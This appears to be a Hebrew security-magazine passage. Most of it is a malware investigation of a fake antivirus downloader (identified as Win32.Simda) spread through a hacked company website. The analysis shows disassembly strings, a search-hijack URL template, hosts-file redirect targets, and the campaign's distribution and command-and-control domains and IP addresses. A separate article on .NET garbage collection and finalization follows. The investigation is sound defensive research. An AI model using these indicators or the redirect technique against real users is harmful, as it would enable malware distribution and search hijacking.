004026D9 PUSH Scandsk.00414940             UNICODE "{8B33EA89-2510-4223-8F24-02E6585B1229}"
0040272B MOV ECX,Scandsk.00414D6C          UNICODE "opt"
004027FE PUSH Scandsk.00414990             UNICODE "{9D723E3C-5DD2-43a4-A593-6C4327DA79DE}"
004028F1 PUSH Scandsk.004149E0             UNICODE "off"
0040291A PUSH Scandsk.00414BE8             ASCII "IsWow64Process"
0040291F PUSH Scandsk.00414BF8             UNICODE "kernel32"
00402A02 PUSH Scandsk.004149F8             ASCII "http://findgala.com/?&uid=%d&q={searchTerms}"
00402A4D MOV EDI,Scandsk.00415230          UNICODE "C:\\Documents and Settings\\Administrator\\Desktop\\Scandsk.exe"
00402A7C PUSH Scandsk.00414A28             UNICODE "on"
00402BE6 MOV ECX,Scandsk.00413B50          ASCII "google-analytics"
00402C3A MOV ESI,Scandsk.00414AD0          ASCII "/chrome/report.html"
00402C3F MOV EDX,Scandsk.00414AE4          ASCII "www.bing.com"
00402DA2 MOV ECX,Scandsk.00414B08          ASCII ".driver"
00402DBA SUB ECX,Scandsk.00414B08          ASCII ".driver"
```

נראה כי הכלי מתעסק עם מספר אתרים, אחד מהם הוא Google-Analytics, נתון שמקשר אותנו לאירוע שהתרחש אצל ניר.

ההקשר אינו נסיבתי בלבד, מבדיקה שעשינו, כלל כתובות ה-IP המקושרות לאירוע (גם מה שראינו אצל ניר וגם מה שראינו אצלנו ב-VM) מריצות את אותה התשתית, שרת Nginx, עם אותן התיקיות ואותם הפורטים פתוחים. על כך - בהמשך.


למרות כל המאמצים, לא הצלחנו לגרום לבינארי להוריד את הוירוס האמיתי, אך בעזרת הרצתו תחת Olly, נראה שהצלחנו למצוא את המיקום ממנו הוא אמור למשוך את הקובץ:



גלשנו לעמוד והורדנו את הקובץ, שמו של הקובץ הוא process_64.exe - וניסיון הרצה שלו אכן מוכיח כי מדובר בבינארי שקומפל ל-64 ביט. ניגשנו לאותו URL עם שינוי הבקשה ל-process_32.exe, ולהפתעתנו, ירד קובץ, אולם מבדיקה נראה כי מדובר בדיוק באותו הקובץ, וגם הוא ל-64 ביט.

בדיקה אחרונה הייתה לנסות להוריד קובץ עם שם שבטוח לא היה קיים - וגם הוא היה קיים, מה שאומר ששמו של הקובץ לא באמת משנה, אנחנו תמיד נקבל את אותו הקובץ.

בהמשך הבדיקה בעזרת Olly ראינו כי בבינארי עצמו אכן קיימת הפונקציונאליות לשינוי קובץ ה-Hosts, אך משום מה, אצלנו, לא נעשה בה שימוש:



נראה, כי למרות שהפעולה לא יושמה במהלך ריצת הבינארי, חלק נכבד מאוד ממה שהוא אמור היה לעשות היה לבצע מניפולציות באלמנטים הקשורים לחיפוש באינטרנט. מלבד שינוי שרת ה-DNS, עריכת קובץ ה-Hosts של מערכת ההפעלה כך יגרום לגלישה לכל אחד מאתרי החיפוש הבאים:

Google	Bing	Yahoo
www.google.be	www.bing.com	search.yahoo.com
www.google.br	gr.bing.com	gr.uk.search.yahoo.com
www.google.ca	ir.bing.com	ir.uk.search.yahoo.com
www.google.ch	gb.bing.com	uk.search.yahoo.com
www.google.de	dk.bing.com	dk.search.yahoo.com
www.google.dk	au.bing.com	au.search.yahoo.com
www.google.fr	ro.bing.com	ro.search.yahoo.com
www.google.ie	ca.bing.com	ca.search.yahoo.com
www.google.it	pt.bing.com	pt.search.yahoo.com
www.google.co.jp	it.bing.com	it.search.yahoo.com
www.google.nl	de.bing.com	de.search.yahoo.com
www.google.no	es.bing.com	es.search.yahoo.com
www.google.co.nz	tr.bing.com	tr.search.yahoo.com
www.google.pl	hu.bing.com	hu.search.yahoo.com
www.google.se	br.bing.com	br.search.yahoo.com
www.google.co.uk	cz.bing.com	cz.search.yahoo.com
www.google.co.za	ch.bing.com	ie.search.yahoo.com
www.google.gr	nl.bing.com	ch.search.yahoo.com
www.google.ro	se.bing.com	nl.search.yahoo.com
www.google.pt	no.bing.com	se.search.yahoo.com
www.google.es	at.bing.com	no.search.yahoo.com
www.google.com.tr	fi.bing.com	fr.search.yahoo.com
www.google.hu	fr.bing.com	pl.search.yahoo.com
www.google.cz	pl.bing.com	mx.search.yahoo.com
www.google.at	www.bing.com	
www.google.fi	gr.bing.com	
www.google.co.in	ir.bing.com	
www.google.com.ar	gb.bing.com	
www.google.be	dk.bing.com	
www.google.br	au.bing.com	
www.google.ca	ro.bing.com	
www.google.ch	ca.bing.com	
www.google.de	pt.bing.com	
www.google.dk	it.bing.com	
www.google.fr	de.bing.com	
www.google.ie	es.bing.com	

www.google.it	tr.bing.com	
www.google.co.jp	hu.bing.com	
www.google.nl	br.bing.com	
www.google.no	cz.bing.com	
www.google.co.nz	ch.bing.com	
www.google.pl	nl.bing.com	
www.google.se	se.bing.com	
www.google.co.uk	no.bing.com	
www.google.co.za	at.bing.com	
www.google.gr	fi.bing.com	
www.google.ro	fr.bing.com	
www.google.pt	pl.bing.com	
www.google.es		
www.google.com.tr		
www.google.hu		
www.google.cz		
www.google.at		
www.google.fi		
www.google.co.in		
www.google.com.ar		

לגשת לאחד מכתובות ה-IP הבאות:

64.125.87.101	84.125.87.147	77.125.87.152
87.248.112.8	92.125.87.170	77.125.87.153
199.6.239.84	92.125.87.123	77.125.87.150
70.39.186.249	77.125.87.160	77.125.87.109
92.123.68.97	92.125.87.134	77.125.87.149
64.125.87.147	64.125.87.103	

בנוסף, גלישה לאחד האתרים הבאים:

www.google.analytics.com

ad-emea.doubleclick.net

www.statcounter.com

גם תפנה לכתובת ה-IP:


64.125.87.101

קצת מזכיר את כל הסיפור עם ה-DNS Changer, לא?

חקירת השרתים

במקביל לחקירת הוירוס, התחלנו לחקור את השרתים המעורבים בכל האירוע. נראה כי כלל השרתים הריצו תשתית זהה כמעט לחלוטין:

- כולם רצו תחת FreeBSD.
- כולם הריצו Nginx בפורט 80 ו-443.
- גלישה ב-443 לכל אחד מהשרתים הנ"ל הפנתה אותנו ל-Google.com (עם SSL פגום!), כך זה נראה:



- על כולם היה SMUX פתוח בפורט 199.
- על כולם היה שרת OpenSSH בגרסאת 5.4p1 מאזין בפורט 22, ושרת OpenSSH 5.8p2 Portable בפורט 65321.
- הרצת DirBuster על השרת במשך לילה שלם החזירה לנו את התוצאות הבאות:

```
http://46.105.131.121/go
http://46.105.131.121/aff
http://46.105.131.121/goa
http://46.105.131.121/out
```

```
http://198.15.104.132/go
http://198.15.104.132/aff
http://198.15.104.132/goa
http://198.15.104.132/out
```

```
http://72.29.93.243/go
http://72.29.93.243/aff
http://72.29.93.243/goa
http://72.29.93.243/out
```

חקירת התיקיות הנ"ל לא הניבה תוצאות מיוחדות מלבד הודעות שגיאה גנריות.

- על אחד השרתים נמצא שרת Rsync, ניסיון להתחבר אליו מרחוק לא צלח, אך מלבד נתון זה, השרתים היו זהים לחלוטין.
- ביצוע Reverse IP לכל הכתובות לא החזיר שום מידע מעניין.
- משחק קלט ופלט עם השרתים החזירו בכל השרתים את אותה התוצאה, במידה וקיבלנו הודעת שגיאה ספציפית בשרת אחד כאשר הכנסנו קלט מסויים - ניתן היה לשחזר את התופעה גם בשרתים הנוספים.

ההרגשה הייתה כי האנשים העומדים מאחורי התשתית הנ"ל פרסו את השרתים באותה הדרך. בכל אופן, ברור היה כי הקשר בין השרתים שנמצאו מחקירת הבינארי ב-Olly לבין כתובות ה-IP שנמצאו בקובץ ה-Hosts לא מקרי בכלל.

חלק מקמפין גדול יותר?

במהלך החקירה ריכזנו לאט לאט את כל הנתונים שאספנו, כתובות IP, שמות קבצים, סוגי בדיקות, נתונים על השרתים, את הבינארי והכתובות אליהן הוא מנסה לגשת. וביצענו עליהן חיפוש בגוגל - על מנת להעזר במידה שחוקרים אחרים פרסמו.

בתחילת האירוע, כאשר העלנו את הבינארי לסריקה ב-Virustotal, רק 2 (מתוך 44) אנטי-וירוסים זיהו אותו כחשוד:

https://www.virustotal.com/file/3c495e6f3fbd4c9c208a051ba9e6f2b0d7ba93ca1276d96c4a94eb6fbc2430a5/analysis/1349910858/

אולם, יום לאחר מכן, לאחר שהעלנו את אותו הקובץ בדיוק וביקשנו לבצע "Reanalysis" המצב היה שונה לחלוטין! 15 אנטי-וירוסים שונים זיהו אותו:

https://www.virustotal.com/file/3c495e6f3fbd4c9c208a051ba9e6f2b0d7ba93ca1276d96c4a94eb6fbc2430a5/analysis/1349981878/

ונכון לרגע זה, כבר 27 מתוך 44 מזהים אותו כוירוס (או יותר נכון כ-Downloader) בשם Win32.Simda.

חיפוש בגוגל אודות הוירוס הנ"ל החזיר תוצאות ניתוח הדומות מאוד לתוצאות שלנו. לדוגמא:

http://about-threats.trendmicro.com/malware.aspx?language=apac&name=BKDR_SIMDA.SU

לאחר קריאה של מספר דו"חות, הגענו לפוסט הבא, בבלוג של Kaspersky, שפורסם בדיוק לפני שנה, באוקטובר 2011:


http://www.securelist.com/en/blog/208193187/Ongoing_analysis_of_the_web_infection

לפי הפוסט, שנכתב ע"י החוקר David Jacoby, באותה התקופה, נפרצו מספר רב של אתרים בשוודיה הרחוקה, והותקנו על האתרים המאוחסנים בהם "Javascript redirectors" - בדיוק כמו במקרה שלנו, ויותר מזה, בבלוג, חוקר האבטחה כתב:

```
"What we know is that they are injecting the code via an SQL injection,
but whether the vulnerability is poorly configured servers, or a zero-
day vulnerability is still unclear."
```

שזה בדיוק מה שראינו באתר של דן - הזרקת ה-"Javascript Redirector" דרך SQL Injection. בפרטי החקירה של הבינארי, מציג Jacoby, כי וקטור התקיפה הינו ניסיון גרימת הורדת עדכון לרכיב ה-Flash שעל המחשב ובו נמצא הקוד המפגע, אצלנו מדובר בתוכנת סריקת אנטי-וירוסים, אך ידוע כבר כי מדובר בקוד שאותם ארגוני פשע קונים ומדובר בלבנה ברת-החלפה בכל תהליך התקיפה.

הדימיון בין המקרה שהחבר'ה מקספרקסי חוקרים לבין המקרה שלנו לא נגמר כאן, בהמשך הפוסט, מוצג כי הקובץ המפגע עורך את קובץ ה-Hosts ומכניס ערכים **שלא רק משפיעים על אותם האתרים שאנחנו ראינו אצלנו אלא אף מפנים לאותן כתובות IP!** רב כתובות ה-IP שהופיעו בבלוג של קספרסקי שנה קודם לכן, מופיעים גם בבינארי שלנו.



[כתובות ה-IP מהפוסט של David Jacoby בבלוג של Kaspersky]

למה רק כתובות ה-IP? מפני שנראה שבמהלך הניתוח של קספרסקי, נראה היה שהבינארי לא ביצע שום מניפולציה על מנוע החיפוש Bing ובגרסה שלנו גם כתובות ה-URL של האתרים המקושרים אליו - מופיעים.

כבר ראינו, שכאשר העלנו את הגרסה שאנו חקרנו ל-Virustotal כמעט ואף אנטי-וירוס לא הכיר את הסמפל שהיה לנו בידיים, מה שאומר שהוא עבר שינויים מסויימים. מה שאומר שאותם החברה שתקפו לפני שנה את שוודיה - עדכנו את הבינארי שלהם ויזמו גל תקיפות נוסף - והפעם גם האתר של חברת דן נכנס לרשימה.

סיכום

מהמחקר עולה כי קיימות תשתיות שונות המכסות את האירוע, התשתית ששימשה להפצת הרושעה (כבר לא פעילה נכון לשבוע שאחר גילוי התקרית):

- http://usmorg98anwilli.rr.nu/n.php?h=1&s=sl
- http://zon.menotepoer.com

כל הדומיינים האלה ועוד שבעה אחרים מפנים לכתובת 93.113.196.115.

והתשתית אשר שימשה ככל הנראה כשרתי C& של הכלי עצמו, שעדיין פעילה (!):

- report.qg1iq3ws9e17k3yws31.com
- 46.105.131.121
- 72.29.93.243
- 198.15.104.132

אפיק כבר הזכיר את זה בעבר במאמרו המצויין על תולעת ה-Koobface, ונראה כי ההסבר מתאים גם למקרה שלנו: תשתית ההפצה נפרדת לחלוטין ובוודאי אפשר למצוא קוד מקור שלה (או דומה) באינטרנט מופץ באופן חופשי או למכירה, הכלי משמש כ-Dropper, הוא אוסף מידע טכני על המחשב ושולח לשרת ל"המשך טיפול", ובמקרה הצורך גם מביא את "אבא" - כלי יותר מתוחכם וכבד ממנו (זאת ההשערה, עוד לא הגענו לתחקור הכלי השני).

כפי שאנו רואים, מטרת התקיפה הינה "תקיפה רחבה וכוללת" שאינה מיועדת למטרה ספציפית או אפילו למדינה ספציפית (אפשר להבין את זה מזה ששינוי כתובות הגלישה כוללות גם גלישה לגרסאות זרות של אתרי החיפוש), הכוללת בתוכה: שינוי כתובות DNS (בין אם למטרות פרסומיות-כלכליות ובין אם לתקיפות

יותר מתוחכמות בעתיד), איסוף מידע ראשוני, אופציית הורדת כלי אחר, שיכול להיות כל דבר (סוס טרויאני, תולעת מתפשטת, וירוס לפרסומות), ולשמש לכל מטרה (איסוף הקשות מקלדת, איסוף קבצים, זומבי כחלק מבוטנט) שאותו בעלי שרתי התקיפה יכולים להחליף ולשנות בכל עת.

בגדול, נשאר לנו עוד הרבה (תחקור ה-process64.exe, לחקור את השרתים יותר לעומק), אך לעת עתה נראה שכיסינו את מירב החומרים המעניינים.

המלצותנו הן:

- **לגלוש Chrome ו-Firefox** (לא בגלל שאנחנו לא אוהבים את מיקרוסופט, אלא מפני שהדפדפן שלהן פשוט לא תומך ב-SafeBrowsing).
- "גלישה מודעת" - לשים לב לדברים הקטנים וה"מוזרים" (הפסקת טעינת העמוד באמצע, תווים לא קשורים, **אזהרת SafeBrowsing**) שצצים לכם כשאתם גולשים.
- לא לסמוך על אף אתר, גם אם אתם נמצאים באתר מאוד פופלארי של חברה גדולה ש"חייב להיות מאובטח ובטוח" - כבר ראינו מקרים (כמו במקרה המדובר) שגם אתר של חברה מוכרת יכול להזיק ולסכן.

תגובת דן לאירוע:

יום למחרת הגילוי הראשוני (11.10.2012) בוצעה התקשרות נוספת לדן, הפעם השיחה הופנתה למחלקת פניות הציבור, הפעם לקחו פרטים באופן מסודר וההרגשה הייתה כי העניין נלקח ברצינות, מספר דקות לאחר מכן האתר גם חזר לתפקוד מלא ולא מזיק, ואותנו זה מותיר עם מספר שאלות:

1. למה לקח לדן כל כך הרבה זמן (לפחות שבוע) לעלות את האתר מחדש? האם הם לא שמו לב שבאתר יש בעיות עד אותו היום? אם הם שמו לב- למה הם לא הורידו את האתר במיידי? האם הם לא הבינו שהאתר מדביק ומזיק? או שפשוט לקח להם הרבה זמן לעלות בחזרה את השחזור?
2. אחת השאלות עיקרית היא, האם הם בכלל הבינו מה קרה להם? איך ואיפה חור האבטחה? או במילים שיותר מעניינות אותנו- האם גם תוקנה הבעיה או רק מדובר בשחזור ותו לא?
3. בנוסף, שאלה מעניינת אחרת היא, אם קספרסקי חוקרים את התשתית הזאת למעלה משנה, איך היא עדיין באויר?

עוד על איסוף זבל ב-.NET

נכתב ע"י סשה גולדשטיין

הקדמה

במאמר הקודם על איסוף זבל שהתפרסם בגיליון חודש אוגוסט, עברנו על המרכיבים העיקריים של אוסף הזבל ב-.NET, לרבות: מבנה הערימה המנוהלת, הקצאת זיכרון, הקשר בין אוסף הזבל לבין מערכת ההפעלה, פרגמנטציה של הזיכרון, דורות, וניהול אובייקטים גדולים. במאמר זה נמשיך לסקור את מנגנון איסוף הזבל, ונתבונן במספר נושאים מתקדמים ומורכבים יותר המשפיעים על הביצועים של יישומי .NET ומאפשרים לשנות את התנהגותם.

כדי להפיק את המירב ממאמר זה, כדאי לקרוא קודם את המאמר הקודם כדי לקבל רקע כללי על איסוף הזבל ב-.NET. ועל המנגנונים שנדונים במאמר הנוכחי.

ניהול אובייקטים גדולים

כפי שראינו במאמר הקודם, .NET מנהלת שלושה דורות של אובייקטים הממוקמים בשלושה אזורים נפרדים של הערימה המנוהלת. אובייקטים חדשים נוצרים בדור 0, ומועברים לדורות ותיקים יותר כאשר הם שורדים סיבוב אחד לפחות של איסוף זבל. כיוון שדור 0 נשמר באזור זיכרון קטן יחסית (בר-השוואה לגודל זיכרון המטמון של המעבד, כלומר 1-8MB), לא ברור מה עולה בגורלם של אובייקטים גדולים יותר.

יתר על כן, כאשר אובייקטים עוברים בין דורות, וכאשר אוסף הזבל מאחה את הערימה על ידי קיבוץ אובייקטים חיים יחד, יש צורך בהעתקת הזיכרון של האובייקט. למנגנון זה שתי עלויות עיקריות: ראשית, עלות ההעתקה עצמה, שעבור אובייקטים שאינם נכנסים בזיכרון המטמון יכולה להיות משמעותית מאוד (רוחב הפס לזיכרון במחשבים מודרניים נמדד במספר חד-ספרתי של ג'יגה-בייט לשנייה בלבד); שנית, במהלך ההעתקה יש צורך בעצירת חוטים אחרים של התוכנית, כיוון שלא ניתן לספוג את האפשרות שבה חוט אחר של התוכנית ישנה את הזיכרון של אובייקט שכרגע מועתק על ידי אוסף הזבל.

לפיכך, אובייקטים גדולים מנוהלים באזור נפרד של הערימה המנוהלת, המכונה ערימת האובייקטים הגדולים (Large Object Heap). אוסף הזבל של .NET. לעולם אינו מבצע העתקה ואיחוי מחדש של אזורי זיכרון המאוכלסים באובייקטים גדולים. הדבר משפיע גם על אלגוריתם הקצאת הזיכרון עבור אובייקטים גדולים: לא זו בלבד שהם מוקצים באזור זיכרון נפרד, אלא שכדי להקצות את האובייקט יש לחפש בלוקים פנויים בערימת האובייקטים הגדולים. בגרסת .NET. הנוכחית, הבלוקים הפנויים מנוהלים במספר רשימות

מקושרות, בדומה למנגנוני הקצאת הזיכרון של הספרייה הסטנדרטית של שפת C ושל ה- Low Fragmentation Heap במערכת ההפעלה.

אם כן, לצד היתרונות הברורים שבהמנעות מהעתקה ואיחוי מחדש של אובייקטים גדולים, ישנם גם מספר חסרונות משמעותיים. החיסרון הראשון נובע מכך שהקצאה ושחרור תכופים של אובייקטים גדולים עשויים לגרום לפרגמנטציה של ערימת האובייקטים הגדולים, תוך בזבוז של מקום רב בבלוקים פנויים. אולם החיסרון המרכזי קשור במבנה הדורות של אוסף הזבל. אובייקטים גדולים לא משויכים לדורות 0 ו-1, אלא נכנסים עם יצירתם לדור 2, השמור לאובייקטים ותיקים. לכן, אוסף הזבל בוחן את האובייקטים הגדולים רק כאשר מתבצע איסוף זבל מלא (של דור 2), או כאשר חסר מקום בערימת האובייקטים הגדולים. בשני המקרים, מדובר על תהליך יקר שאינו מביא לידי ביטוי את משך החיים של האובייקטים, שהוא היתרון המרכזי של מודל הדורות.

לפיכך, תוכנית שמבצעת הקצאות רבות של אובייקטים גדולים וזמניים, עשויה למצוא את עצמה מבלה זמן רב באיסוף זבל מלא (של דור 2 וערימת האובייקטים הגדולים). תהליכים אלה עשויים לגזול עשרות אחוזים מזמן הריצה של התוכנית - במקרים חריגים, ראינו מערכות שמבלות 70% מזמן הריצה שלהם באיסוף זבל. תוצאות כאלה אמנם חריגות, אך מסוכנות ביותר והן אחת הסיבות למוניטין הרע של איסוף הזבל בשפות מנוהלות.

כדי להימנע מהעלות הגדולה של איסוף זבל מלא הקשור באובייקטים גדולים וזמניים, לעתים קרובות יש טעם למחזר אובייקטים גדולים במקום להקצות אותם מחדש. למשל, תשתית תקשורת המנהלת אוסף גדול של מערכים השומרים הודעות נכנסות ויוצאות, תנהל לעתים קרובות בריכה (Pool) של מערכים בגדלים טיפוסיים, ותמחזר את הקצאות הזיכרון כדי להימנע מעלות איסוף הזבל. אם זה נשמע לכם מעוות, ומושך את השטיח מתחת לרגליהן של הסביבות המנוהלות, אתם צודקים - אך זהו המחיר של דרישות ביצועים גבוהות עם נוחות פיתוח הגבוהה לאין שיעור בסביבה בעלת איסוף זבל.


Finalization

בשפות לא-מנוהלות (כמו C++) ניתן לשייך לכל אובייקט מתודה שתופעל כאשר האובייקט מושמד (destructor, או "הורס"). כיוון שזמן השמדת האובייקט הוא דטרמיניסטי בשפות אלה, גם הנקודה בזמן שבה מופעל ההורס היא דטרמיניסטית. לעומת זאת, ב-NET. זמן השמדת האובייקט מוכתב על ידי אוסף הזבל, ואינו ניתן לצפייה מראש (בקלות) על ידי המפתח. לכן גם היכולת להריץ קוד באופן אוטומטי כאשר האובייקט מושמד כפופה לאי-דטרמיניזם זה.

גם אובייקטים ב-.NET. יכולים לבקש הרצה של מתודה כאשר הם עומדים להימחק. מתודה זו נקראת finalizer, ואוסף הזבל מבטיח שהיא תופעל לאחר שהתוכנית אינה משתמשת יותר באובייקט, אך מצד שני לפני שהזיכרון שלו משתחרר. זוהי ההזדמנות האחרונה עבור האובייקט לפנות משאבים לא-מנוהלים: חיבור למסד נתונים, קובץ פתוח, קישור רשת, ועוד.

כאשר אובייקט בעל finalizer נוצר, הוא מוכנס לתור מיוחד המכונה Finalization Queue. תור זה הכרחי כדי שאוסף הזבל לא "יאבד" את הקישור האחרון לאובייקט גם אם התוכנית אינה משתמשת בו יותר. כל עוד התוכנית משתמשת באובייקט, אוסף הזבל לא מתייחס אליו באופן מיוחד; אך כאשר הקישור האחרון מהתוכנית נעלם, אוסף הזבל יכול לזהות שהאובייקט זקוק להרצת finalizer מכיוון שהוא נמצא בתור הנ"ל. בשלב זה, אוסף הזבל מעביר את האובייקט לתור נוסף, ה-F-Reachable Queue. תור זה מכיל אובייקטים שמחכים להרצת ה-finalizer-ים שלהם, ושאין סיבה אחרת להחזקתם בחיים.

אלא שכעת יש צורך בגורמים נוספים מלבד החוטים של אוסף הזבל עצמו. הסיבה לכך פשוטה: החוטים של אוסף הזבל עסוקים מספיק במעבר על הזיכרון ואיחויו, ואין אפשרות לעכבם עוד כדי להריץ מתודות "ניקיון" שסופקו על ידי אובייקטים שונים. אך גם החוטים של התוכנית אינם יכולים להריץ מתודות אלה - תהליך איסוף הזבל הוא אסינכרוני ואינו קשור כמעט בכלל לקוד שמריצים חוטי התוכנית. מכאן נובעת הדרישה לחוט נוסף, המוקדש להרצת finalizer-ים - חוט שנקרא ה-Finalizer Thread. חוט זה מוציא אובייקטים מה-F-Reachable Queue, מפעיל את ה-finalizer-ים שלהם זה אחר זה, ולאחר מכן מנתק את הקשר עם האובייקטים כדי שיוכלו להתפנות בסבב איסוף הזבל הבא.



[הנפשות הפועלות בתהליך ה-Finalization]

העלות של המנגנון הזה גדולה, כיוון שאובייקטים שורדים זמן רב יותר. אובייקט שמבקש finalization ישרוד לפחות דור אחד נוסף בגלל הצורך להעבירו בין תורים ולהמתין לעבודה האסינכרונית של ה- Finalizer Thread. זאת ועוד, עבודתו האסינכרונית של חוט זה מובילה לבעיות קצב ונכונות רבות, שביניהן:

- אם התוכנית מקצה אובייקטים בעלי finalizer בקצב גבוה יותר מקצב הרצת ה-finalizer-ים שלהם, נוצרת דליפת זיכרון ב-F-Reachable Queue. הדבר אפשרי בקלות כיוון שיש רק חוט אחד האחראי על הרצת finalizer-ים, לעומת חוטים רבים של התוכנית שיכולים להקצות זיכרון במקביל.
- אם finalizer של אובייקט מסוים נתקע לזמן ממושך (למשל, בגלל המתנה לפעולת רשת כגון סגירת חיבור למסד נתונים), הדבר מעכב הרצה של finalizer-ים עבור אובייקטים נוספים, ועלול לגרום למחסור במשאבים לא-מנוהלים עבור שאר התוכנית.
- כיוון שעבודת הניקיון מתבצעת בחוט נפרד, בצורה אסינכרונית, ייתכנו בעיות רגילות של תכנות מרובה-חוטים: חבק, גישה לא-מאובטחת לזיכרון משותף, ועוד. למעשה, אחת הבעיות העדינות ביותר שנתקלתי בהן בהקשר זה הייתה סיטואציה שבה ה-finalizer של אובייקט התבצע במקביל למתודה אחרת שלו!

